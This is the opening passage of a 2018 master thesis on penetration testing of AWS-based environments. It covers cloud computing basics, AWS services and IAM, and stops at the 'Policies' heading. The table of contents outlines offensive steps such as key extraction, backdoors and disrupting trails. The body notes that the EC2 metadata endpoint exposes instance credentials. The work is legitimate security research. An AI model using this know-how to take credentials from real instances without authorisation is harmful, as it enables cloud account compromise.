University of Twente
Department of Computer Science
EIT Digital Cybersecurity Specialization

Penetration testing of aws-based environments

Master thesis

Réka Szabó

Supervisors:

Aiko Pras	University of Twente
Anna Sperotto	University of Twente
Péter Kiss	Sophos Hungary
Fabio Massacci	University of Trento

November 2018

Abstract

Since the last millennium, the various offerings of Cloud Service Providers have become the core of a large number of applications. Amazon Web Services is the market leader at the forefront of cloud computing with the most significant customer base. In accordance with Amazon's policy, security in the cloud needs to be ensured by the clients, which poses a huge security risk. A favoured technique to evaluate the security properties of computer systems is penetration testing and the focus of this thesis is how this technique can be leveraged specifically for AWS environments. A general method is outlined, which can be applied on the client side to improve the security of applications running in the Amazon cloud. The existing tools are integrated into the conventional penetration testing methodology, and the available toolset is extended to achieve a more comprehensive method. A major element of the study is authenticated penetration tests, in which case credentials are provided to the benign attacker, and thus the focus can be on internal misconfigurations which are often the source of security breaches in AWS environments.

Table of Contents

1 Introduction **1**
- 1.1 Motivation . . . 1
  - 1.1.1 What is cloud computing? . . . 1
  - 1.1.2 Cloud Service Providers . . . 3
  - 1.1.3 Shared responsibility model . . . 5
- 1.2 Research goal . . . 6
- 1.3 Research questions . . . 6
- 1.4 Research approach . . . 7
- 1.5 Structure of the thesis . . . 7

2 Amazon Web Services **8**
- 2.1 AWS services . . . 8
  - 2.1.1 Elastic Compute Cloud (EC2) . . . 8
  - 2.1.2 Amazon S3 . . . 9
  - 2.1.3 Simple Queue Service (SQS) . . . 10
  - 2.1.4 DynamoDB . . . 10
  - 2.1.5 Lambda . . . 11
  - 2.1.6 CloudWatch . . . 11
  - 2.1.7 CloudTrail . . . 11
  - 2.1.8 Route 53 . . . 11
  - 2.1.9 Management interfaces . . . 12
- 2.2 Security in the Amazon cloud . . . 12
  - 2.2.1 Security Groups (SG) . . . 12
  - 2.2.2 Virtual Private Cloud (VPC) . . . 12
  - 2.2.3 Identity and Access Management (IAM) . . . 13
  - 2.2.4 S3 access management . . . 15

3 Amazon-specific security issues **17**
- 3.1 S3 bucket security breaches . . . 17
  - 3.1.1 Accenture case . . . 17
  - 3.1.2 U.S. voter records . . . 18
  - 3.1.3 AgentRun case . . . 18
  - 3.1.4 YAS3BL . . . 18
- 3.2 EC2 instance metadata vulnerability . . . 18
  - 3.2.1 EC2 metadata and SSRF . . . 18
  - 3.2.2 EC2 metadata and HTTP request proxying . . . 19
- 3.3 IAM policy misuse . . . 20
- 3.4 Mitigation and countermeasures . . . 20
  - 3.4.1 EC2 metadata vulnerability . . . 20
  - 3.4.2 Protecting S3 data using encryption . . . 21
  - 3.4.3 IAM best practices . . . 21

3.5 Summary . . . 21

4 Penetration testing **22**
4.1 Penetration testing methodology . . . 22
4.2 Authenticated penetration test . . . 23
4.3 Amazon-based web application model . . . 24
4.4 Penetration testing in the Amazon cloud . . . 25

5 Non-authenticated penetration test **26**
5.1 Reconnaissance . . . 26
5.2 Scanning . . . 27
5.2.1 Port scanning . . . 27
5.2.2 Vulnerability scanning . . . 28
5.2.3 S3 enumeration . . . 28
5.3 Exploitation . . . 29
5.3.1 Extracting keys via a HTTP request proxying vulnerability . . . 29
5.4 Post exploitation and maintaining access . . . 31
5.4.1 Extracting keys using a reverse shell . . . 31
5.5 Summary . . . 33

6 Authenticated penetration test **35**
6.1 Understanding the victim . . . 36
6.1.1 Entitlements . . . 36
6.1.2 Available resources . . . 37
6.1.3 Resource policies . . . 37
6.2 Privilege escalation . . . 38
6.3 Collecting system information and data . . . 40
6.3.1 S3 bucket enumeration . . . 40
6.3.2 SQS message collector . . . 40
6.3.3 DynamoDB scanner . . . 40
6.3.4 CloudWatch scanner . . . 41
6.4 Setting up backdoors . . . 41
6.4.1 Pacu modules . . . 41
6.4.2 AWS pwn . . . 42
6.5 Cleaning tracks and staying undetected . . . 42
6.5.1 Disrupting trails . . . 42
6.6 Backend service side testing . . . 43
6.6.1 Fuzzer tool . . . 43
6.7 Summary . . . 44

7 Conclusion **45**
7.1 Research findings . . . 45
7.2 Contribution . . . 46
7.3 Future work . . . 46

References **48**

Chapter 1

Introduction

> "The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts."
>
> —Eugene H. Spafford, Purdue University [34]

The expansion of the Internet as well as the introduction of cloud services have posed new, previously unseen security challenges. Eventually, in the last decade, cloud technologies gave a new meaning to security in the physical sense and Spafford's idea of a separated, sealed room has ultimately vanished.

1.1 Motivation

The paradigm of cloud computing has evolved in the recent years and dramatically changed the way of delivering, consuming and producing IT resources via the Internet. The characteristics of cloud computing are the main influencing factors why businesses follow the trend of migrating to the cloud.

1.1.1 What is cloud computing?

Two formal definitions of cloud computing have been laid down to provide a clear picture around the technology. Both the International Organization for Standardization (ISO) and the National Institute of Standards and Technology (NIST) considered it to be of particular importance to outline the definition of cloud computing. In their essence the two definitions are very much alike, being the NIST version better elaborated [13]:

> "**Cloud computing** is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction."

The definition includes the most important features of cloud computing and are considered to be the essential characteristics of the cloud model according to the NIST document. The five characteristics are the following:

- **On-demand self-service** - The user can provision computing capabilities when required, automatically without any human interaction with the service provider.

- **Broad network access** - Capabilities are available over the network, without any need for direct physical access, and are accessed through standard mechanisms that promote use by platforms such as smartphones, tablets, laptops.
- **Resource pooling** - Using a multi-tenant model, the computing resources of the provider are pooled to serve multiple users, with different physical and virtual resources dynamically assigned according to demands. These resources include storage, processing, memory and network bandwidth. The customers have generally no control or knowledge over the exact location of the provided resources, although might be able to specify the country, state or datacenter.
- **Rapid elasticity** - Capabilities can be elastically expanded or released, to scale rapidly commensurate with demand, often automatically. To the user, capabilities often appear to be unlimited and can be appropriated in any quantity at any time.
- **Measured service** - The usage of cloud systems is metered so that consumers can be charged for the provided resources, appropriately to the type of service. Transparency is important for both the provider and the consumer of the utilized service.

The Cloud Security Alliance (CSA) mentions one more characteristic of cloud computing, namely multi-tenancy [4]. Additionally to resource pooling, this property enables that a single resource is used by multiple customers in a way that their computations and data are isolated from and inaccessible to one another.

A cloud infrastructure is considered to be the combination of hardware and software that satisfies the above stated characteristics. According to the NIST cloud model, four different types of **deployment models** can be specified:

- **Public cloud** - The cloud infrastructure is provisioned for open use by the general public. It is owned by an organization offering cloud services and exists on the premises of the cloud provider.
- **Private cloud** - The cloud infrastructure is operated solely for a single organization. It may be owned and managed by the organization itself or a third party, and it may be located on or off premises.
- **Community cloud** - The cloud infrastructure is shared by several organizations and supports a specific community that have shared concerns. It may be owned and managed by the participating organizations or a third party, and may be located on or off premises.
- **Hybrid cloud** - The cloud infrastructure is a composition of two or more clouds (private, community, or public) that remain unique entities, but are bound together by standardized or proprietary technology that enables data and application portability.

From a more abstract point of view, the cloud infrastructure consists of a physical and an abstraction layer, corresponding to the hardware resources (typically server, storage and network components) and the deployed software. The deployment models described above can be applied across the entire range of **service models** based on the separation of the cloud infrastructure. The three categories are Software as a Service (SaaS), Platform as a Service (PaaS) and Infrastructure as a Service (IaaS). The main difference between the models is the extent to which the cloud infrastructure is managed by the customer or the provider, as illustrated in Figure 1.1.



Figure 1.1: Cloud computing service models. [6]

Since the last millennium, a new business model appeared, in particular providing different services in the cloud, in line with the public cloud deployment model.

1.1.2 Cloud Service Providers

Defined by the International Standards Organization, a Cloud Service Provider (CSP) is a party which makes cloud services available [9]. A CSP focuses on activities necessary to provide a cloud service and to ensure its delivery to the customer. These activities include, not exhaustively, deploying and monitoring the service, providing audit data and maintaining the infrastructure.



Figure 1.2: Timeline of cloud service providers. [12]

Salesforce has been a pioneer in introducing cloud computing to the public by delivering enterprise applications over the Internet since 1999 [41]. Initially as a subsidiary of *Amazon.com*, *Amazon Web Services (AWS)* entered the market in 2006 with the release of their Elastic Compute Cloud (EC2). Around 2010, *Google* and *Microsoft* began to invest in this area as well.

Despite the strong competition, AWS has managed to remain the market leader at the forefront of cloud computing. Figure 1.3 illustrates the dominance of AWS by 34% of market share in the last two quarters of 2017.



Figure 1.3: Global market share of cloud infrastructure services in 2017, by vendor. [7]

What does it mean in number of users? In October 2016, AWS reported 1 million active business customers, which number kept growing ever since, along with their revenue [40]. The market dominance of AWS and thus the significant number of users provide a justification, why Amazon Web Services has been chosen to be the basis of the research.

Using the products of cloud service providers can offer such advantages that can not be neglected. Maintenance costs are taken over by the vendors and the pay-per-use model can be highly beneficial for the customers. As a consequence, several organizations have recently migrated their services to the cloud which are typically provided by third party vendors.

In fact, the survey of LogicMonitor conducted in December 2017, predicts that 41% of enterprise workload will be run on public cloud platforms by 2020 [42]. The participants see that currently, security is the greatest challenge for organizations that are engaged with public cloud, in particular, 66% of IT professionals believed that security was the biggest concern. Despite the great demand and the massive surge of cloud migrations happening in the past years, cloud security is still said to be in a "delicate state of transition" by senior director of the security company, RSA [11].

Cloud security consists of two crucial elements, namely security **of** the cloud and security **in** the cloud, as highlighted in the blog of the cloud computing company, Rackspace. The security and compliance model of Amazon Web Services also adapts this concept, a precise definition of dividing responsibilities is formulated in the shared responsibility model.

1.1.3 Shared responsibility model

Since the majority of the products of Amazon Web Services belong to the *Infrastructure as a Service* model, the responsibility model adjusts to the division of the cloud infrastructure, as shown in Figure 1.4.



Figure 1.4: Shared responsibility model. [22]

AWS is responsible for protecting the infrastructure that runs all of the services offered. This infrastructure is composed of the hardware, software, networking, and facilities that run AWS cloud services, including the components from the host operating system and virtualization layer, down to the physical security of the facilities in which the service operates.

On the other hand, security in the cloud requires the customers to perform all necessary security configuration and management tasks of the utilized service. For instance, in case of renting a virtual computer, the customers are responsible for managing the guest operating system and software installed by the users on the machine. The customer also needs to cover the configuration of the AWS-provided firewall on each virtual machine.

In short, AWS provides the requirements for the underlying infrastructure and the customer must provide their own control implementation within their use of AWS services. Patch management and configuration management are examples of shared controls, according to the concerned system component.

It is at utmost importance for cloud providers to ensure customers that their service is secure against cyber-attacks, theft and all kinds of security breaches. Certifications against regulatory compliances owned by a CSP can assure the users about appropriate security and protection of data.

However, experience shows that security breaches in the cloud, in most cases, are not caused by flaws in the infrastructure, but by misconfiguration issues or compromised AWS credentials. In fact, the prediction of Gartner analyst Neil MacDonald from 2016 seems to become reality [37]:

> "Through 2020, **80%** of cloud breaches will be due to customer misconfiguration, mismanaged credentials or insider theft, not cloud provider vulnerabilities."

As a result, insufficient knowledge of professionals, or simply an oversight can effectively combine two of OWASP's top ten web application security risks: sensitive data exposure (#3) and security misconfiguration (#6) [38].

The question arises, how these breaches caused by client-side issues could be prevented. The results of the LogicMonitor survey make it apparent that taking proper security measures is in fact a huge concern and could be supported with appropriate testing. In traditional environments, penetration testing has become a favored technique to evaluate the security properties of computer systems, and has been adapted in cloud environments as well.

A penetration test is an authorized simulated attack on a computer system, performed to evaluate the security of the system and find vulnerabilities that could be exploited by an attacker. Testing of cloud environments focuses on the security properties of cloud software, including its interaction with its own components and with external entities [41].

Penetration in the cloud is always specific to the vendor and the utilized services. Even though Amazon Web Services is currently the most commonly chosen provider, penetration testing in the Amazon cloud is still in its infancy and deserves further attention. The fact that just during the research period of this thesis, the first AWS exploitation framework has been published, justifies the actuality of the topic.

1.2 Research goal

The aim of the research is to examine how penetration testing can be applied on the client side to improve the security of AWS-based environments. The goal is to integrate the existing tools into the traditional penetration testing methodology and if necessary, extend the available toolset, to achieve a comprehensive method. It is aimed to outline a general concept that can be deployed for applications running in the Amazon cloud.

1.3 Research questions

Based on the previous sections, the following questions are aimed to be answered during the research:

Q1. *What should be the objectives of a penetration test, what vulnerabilities exist in the Amazon cloud?*

Q2. *What tools are available for penetration testing in the Amazon cloud and how can they be adapted to the penetration testing methodology?*

Q3. *Is the available toolset able to support a comprehensive penetration test? If not, what tools could be further developed?*

The first questions aims to determine what the target of the penetration test should be. It includes identifying those vulnerabilities that are specific to the Amazon cloud, and a comprehensive penetration test should discover their existence. The second question focuses on the current equipment for penetration testing in the Amazon cloud and how these tools can be related to the traditional methodology. With Q3 the research tries to find uncovered areas, and provide requirements for further improvement.

1.4 Research approach

The research questions are approached the following way. First, the AWS related vulnerabilities are studied with the help of the available literature, relying on preceding cases and findings of previous studies. Based on the results, the objectives of the penetration test can be identified using inductive reasoning and assuming that the observations are correct.

After the analysis of potential vulnerabilities, the available penetration testing tools are studied, including their functionalities and their contribution to the objectives of the penetration test. This evaluation is based on the simulations run on test environments. The test environments are essentially two AWS-based applications provided by Sophos, the company where the research is carried out as part of an internship. Additionally, using AWS Free Tier[1], a separate AWS environment is established as well, which is vulnerable by design and thus vulnerabilities can be imitated, if not present in the industrial environments.

Following the penetration testing methodology and considering the results of the previous questions, those phases and areas can be logically identified which are not yet covered with the available toolset. According to the findings, requirements can be formulated for potential new tools in order to fill in the gaps and improve the current state of testing.

1.5 Structure of the thesis

The remainder of the thesis is structured as follows. Chapter 2 gives an overview on a set of AWS services that are relevant for the thesis, along with the security measures offered by Amazon. Chapter 3 focuses on the first research question and identifies vulnerabilities based on former security issues related to AWS. Chapter 4 is built around penetration testing, focusing on the methodology and introducing the terms non-authenticated and authenticated penetration testing.

The following two chapters are concentrating on the different phases of a penetration test. The general methodology is presented following the penetration testing methodology, each phase adapted to the current environment, focusing on AWS-specific characteristics. The tools that stand one in good stead for penetration testing in the Amazon cloud are integrated within the appropriate phase. A new toolset is built in the process as well, to support certain areas that otherwise would not be covered. Finally, conclusions are drawn in the last chapter of the thesis.

[1] *https://aws.amazon.com/free/*

Chapter 2

Amazon Web Services

Among all cloud service providers, Amazon Web Services stands out with its 34% of market share and a significant customer base. In this chapter, I introduce a number of AWS services and the elements within the AWS offering which the customer can utilize to take proper security measures.

2.1 AWS services

AWS provides a wide range of services, from computing resources and storage to machine learning and media services, in total 145 in 21 different categories as of November 2018. In the following, those services will be reviewed that are necessary for understanding the applications tested during the research [54].

Beforehand, a short notice on AWS regions and availability zones. For reasons of efficiency, the territories supplied by AWS are split into regions, each containing multiple data centers. These regions are further divided into availability zones (AZ) and every AZ has a unique identifier code. For instance, in the North American region, Northern California has the code *us-west-1*, while the Oregon area is *us-west-2*. For most of the AWS services, since each region is completely isolated from the other, a specific region has to be selected in which the service will be deployed.

2.1.1 Elastic Compute Cloud (EC2)

A core element and most widely used service of AWS is the Elastic Compute Cloud, in short EC2, which was one of the first three initial service offerings. The service basically provides scalable compute capacity on an on-demand, pay-per-use basis to its end users. EC2 supports server virtualization, spinning up virtual machines that are named *instances* in the AWS environment. The virtualization technology of AWS is essentially based on these instances and *images*.

Amazon Machine Images (AMI) are preconfigured templates that can be used to launch instances, all containing an operating system and optionally a software application, such as a web server. Once an AMI is created, its state cannot be changed, modifications can only be performed within the instances. However, creating custom images is also possible. First, an instance needs to be launched from an existing AMI, for instance taken from AWS Marketplace. After customizing the instance, it can be saved and used later to launch new instances, thus a single image can serve as a base for multiple instances.

According to the default settings, each instance is assigned a private and public IP address

and DNS hostname pair. The private properties are used to communicate with other instances in the same network, while the public pair keeps in contact the outside world. These IP addresses, however, only exist until the termination of the instance. Assigning a static IP address to an instance can be achieved by using an Elastic IP address (EIP), which is associated with one's AWS account. With the help of EIPs, a DNS value can be dynamically mapped to more than one EIP, if required, for example, during maintenance.

Instance metadata

Amazon provides a service for EC2 instances, called instance metadata that can be used to configure and manage the running instance [10]. This metadata can be accessed via a private HTTP interface only from the virtual server itself, however, the data is not protected by any cryptographic method. Therefore, anyone who can access the instance, is also able to view its metadata. Each EC2 instance is allowed to view its metadata using one of the following URLs:

```
http://169.254.169.254/latest/meta-data/
```

```
http://instance-data/latest/meta-data/
```

By accessing an EC2 Instance via SSH, any HTTP client, such as curl, can be used to get information from the instance metadata endpoint. The response consists of multiple categories and contains sensitive information as well, such as security credentials.

Instance user data

Instance user data is a part of the metadata, which is executed when a new instance is initially launched. User data can be modified only if the instance is in stopped state, however the updated version is not executed by default. The user data can contain configuration parameters or a simple script that is run at launch time.

For example, one might run multiple instances with the same general AMI and customize them using the user data. It might as well include shell scripts to install the necessary packages, start services or modify file ownership and permissions.

Instance profile

Instance profile is an important attribute of an EC2 instance, as it determines what an application running on the instance is allowed or not allowed to do. More specifically, an instance profile is a container for a role, which can be granted different permissions, for instance, in case the application requires access to other resources, such as S3 buckets. The meaning of roles in the context of AWS is discussed in more detail in Section 2.2.

2.1.2 Amazon S3

The second service that was included in the initial offerings, is S3. Amazon S3 is a highly scalable storage as a service with virtually unlimited capacity. The fundamental element of the service is a *bucket* that acts as a logical container and stores items which are called *objects* in the AWS terminology. Each S3 bucket is created with a name that can globally serve as a unique identifier, however, they are still created and located within a particular region. The two main properties of an object are *Key* and *Value*. The key specifies the unique name of the object, while the value is a sequence of bytes used to store the object's content.

2.1.3 Simple Queue Service (SQS)

In November 2004, Simple Queue Service (SQS) was the first AWS service launched for public usage, before the official re-launch of AWS in 2006. Amazon Simple Queue Service (SQS) is a message queuing service fully managed by AWS that helps integrating and decoupling distributed software systems and components. It acts as a middleware to simplify the process of delivering messages between software components, or producer and consumer over the Internet. The service allows to send, store and receive messages at any volume, without losing messages or requiring other services to be available.

Depending on the application requirements, SQS offers two queue types to choose from, namely Standard Queues and FIFO Queues. Standard Queues support a nearly unlimited number of transactions per second per API action. On the other hand, FIFO queues support high throughput, by default up to 300 messages per second, but are able to handle 3,000 messages per second when 10 messages per operation are batched.

Using Standard Queues, each message is delivered at least once, but occasionally more than one copy of the message is delivered. A third property is Best-Effort Ordering, meaning that messages might be delivered in a different order from which they were sent. On the contrary, FIFO Queues, as the name suggests, work with First-In-First-Out delivery, therefore the order of the messages is strictly preserved, the sequence of the sent messages remains the same while receiving them. Lastly, with FIFO Queues, each message is delivered once and remains available until a consumer processes and deletes it. Duplicates aren't introduced into the queue.

2.1.4 DynamoDB

Amazon DynamoDB is a non-relational database service that provides smooth scalability for its users [1]. The offering also involves encryption at rest and thus sensitive data is protected with enhanced security, using AES-256 encryption. The core components in DynamoDB are tables, items and attributes. A table is a group of items that are a collection of attributes. A primary key belongs to each item to have a unique identifier in its table, besides the optional secondary index which can give more flexibility to query the data.

The communication with the DynamoDB web service takes place using a stateless protocol, HTTP or HTTPS requests and responses are being sent between the client and the server. The request includes the name of the operation to perform, bundled with parameters. The response contains the result of the operation, in case of an error, an HTTP error status and message is returned.



Figure 2.1: DynamoDB request-response model. [1]

An application must be authenticated before accessing a DynamoDB database and only permitted actions can be performed. Every request must come along with a cryptographic signature to ensure that the source is in fact a trusted party. Authorization is handled by the Identity and Access Management which will be described in Section 2.2.3.

2.1.5 Lambda

AWS Lambda is a serverless compute service that runs code in response to events, and automatically manages the underlying compute resources. The code can be triggered from other AWS services, such as modification to an object in an S3 bucket, or a table updated in DynamoDB. The code can simply be called directly from the application as well.

The code run on AWS Lambda is called a Lambda *function*. Besides the code, each function includes configuration information, such as the function name and the runtime environment. Lambda functions have no affinity to the underlying infrastructure, so that as many copies of the function can be launched as needed, to scale to the rate of incoming events.

2.1.6 CloudWatch

Amazon CloudWatch is a monitoring and management service that provides data and actionable insights for applications and infrastructure resources. It allows the users to collect all performance and operational data in form of logs and metrics and access them from a single platform. CloudWatch enables monitoring of the complete stack (applications, infrastructure, and services) and leveraging alarms, logs, and events data to take automated actions.

2.1.7 CloudTrail

Besides CloudWatch, there exists another monitoring service within AWS, namely CloudTrail, which is used to track user activity and API usage. With CloudTrail, one can log, continuously monitor and retain account activity related to actions across the AWS infrastructure, including actions taken through the AWS Management Console, AWS SDKs, command line tools, and other AWS services.

2.1.8 Route 53

Amazon Route 53 is a highly available and scalable Domain Name System (DNS) web service [18]. It can be used to route traffic on the Internet for a specific domain, with the help of a public hosted zone which is basically a container of records. For each public hosted zone, Amazon Route 53 automatically creates a name server (NS) record and a start of authority (SOA) record. The start of authority (SOA) record identifies the base DNS information about the domain. The name server (NS) record lists the four name servers that are the authoritative name servers for your hosted zone. The format of the records are the following, the first one being the SOA record and the other four the NS record.

```
ns-2048.awsdns-64.net. hostmaster.example.com. 1 7200 900 1209600 86400
ns-2048.awsdns-64.com
ns-2049.awsdns-65.net
ns-2050.awsdns-66.org
ns-2051.awsdns-67.co.uk
```

2.1.9 Management interfaces

Lastly, I would like to mention three interfaces to manage Amazon services, namely the AWS Management Console, the AWS CLI and Boto.

AWS Management Console

This is the most commonly used method to access and work with AWS services. The Management Console is a web-based user interface which handles all services belonging to one account.

AWS CLI

The other option is to use the AWS CLI which can be installed on Windows or Linux machines as long as the latest version of Python is installed on them. The AWS CLI allows automation of deployment and management of the services, using simple scripts.

Boto

The third option to access and manage AWS services, is via the Amazon Web Services SDK for Python, called Boto. Boto provides an object-oriented API which I also used during my work, which will be demonstrated in Chapter 6.

2.2 Security in the Amazon cloud

In this section, I review the security measures offered in the Amazon cloud that can be applied to enhance security. It is important to be aware of the different possibilities to secure our systems - or on the contrary, how to expose them to risks.

2.2.1 Security Groups (SG)

The first option is to secure our EC2 instances by using Security Groups. They are deployed to secure EC2 environments with a set of firewall rules on the in- and outbound traffic of an instance. The rules are set by specifying the type of application with the port number and the source IP or DNS address. By default, there are no rules for inbound traffic, on the other hand, all outgoing traffic is allowed.

2.2.2 Virtual Private Cloud (VPC)

Amazon provides another level of security, in form of the network service, called Virtual Private Clouds. A VPC enables to build logical subnets and networks as being a logically isolated part of the AWS cloud. Besides the Security Groups, Access Control Lists (ACLs) are also utilized to control the traffic through the subnets and the whole VPC.

In a VPC, either public or private subnets can be created. In a public subnet, instances are routed through the Internet while a private version does not allow it. When initializing a VPC, one needs to determine a set of IP addresses to be used, in form of a CIDR. In the default configuration, an Internet Gateway is provided for instances to have Internet connectivity. In case an instance from the private subnet needs to communicate with the Internet, a NAT instance is placed into the public subnet to forward the outbound traffic.

2.2.3 Identity and Access Management (IAM)

The main service offered by Amazon to control privileges is the Identity and Access Management (IAM). Amazon's IAM is a web service used in combination with all Amazon services, providing secure access control mechanisms.

Identities

IAM is essentially based on users, groups and roles that are managed by the administrator of the AWS account. A **user** is a fundamental entity within an account, who represents the person or service who interacts with AWS. Each user is provided with a set of unique username and password to interact with the AWS services.

One simple account can contain multiple users, for instance, a developer team of a company may use the same AWS account under different user names with their own credentials. Users can be organized into another entity within the IAM system, namely a **group**. A group is a collection of IAM users with a particular set of permissions assigned to it, for instance, the group of administrators or the group of developers.

Besides groups, IAM **roles** can also simplify handling user permissions. The power of an IAM role lies in its usability. Instead of being uniquely associated with one user, a role is intended to be assumable to any user who needs it. Therefore, a role does not have any permanent credentials associated with it. If a user assumes a role, temporary credentials are created and provided to the user. This can be useful when the requirement is to grant access to someone only temporarily and to take on different permissions for a specific task only, for instance, when an audit is performed by a third party.

A specific use case of attaching an IAM role has been mentioned previously, when discussing the instance profile of an EC2 instance. In case an application is running on an EC2 instance and this application makes requests to different AWS resources, an IAM role can be attached to the instance profile with the necessary permissions.

Authentication

Besides using a username-password combination, another option for authentication is an access key ID - secret access key pair, and log in to AWS programmatically. This method is useful when using AWS SDKs, REST or Query API operations, for instance, the SDKs use access keys to handle the signing process of an API request. Similarly, when using the AWS CLI, the issued commands are signed by your access keys, either passed with the command, or stored in the configuration files locally.

When an application running on an EC2 instance tries to access other AWS resources, the requests are signed using temporary credentials, taken from the instance metadata. The benefit of temporary credentials is that they expire automatically after a set of period of time, which can be defined manually. Additionally to the access key and secret key, temporary credentials also include a session token, which must be sent with the request.

Policies

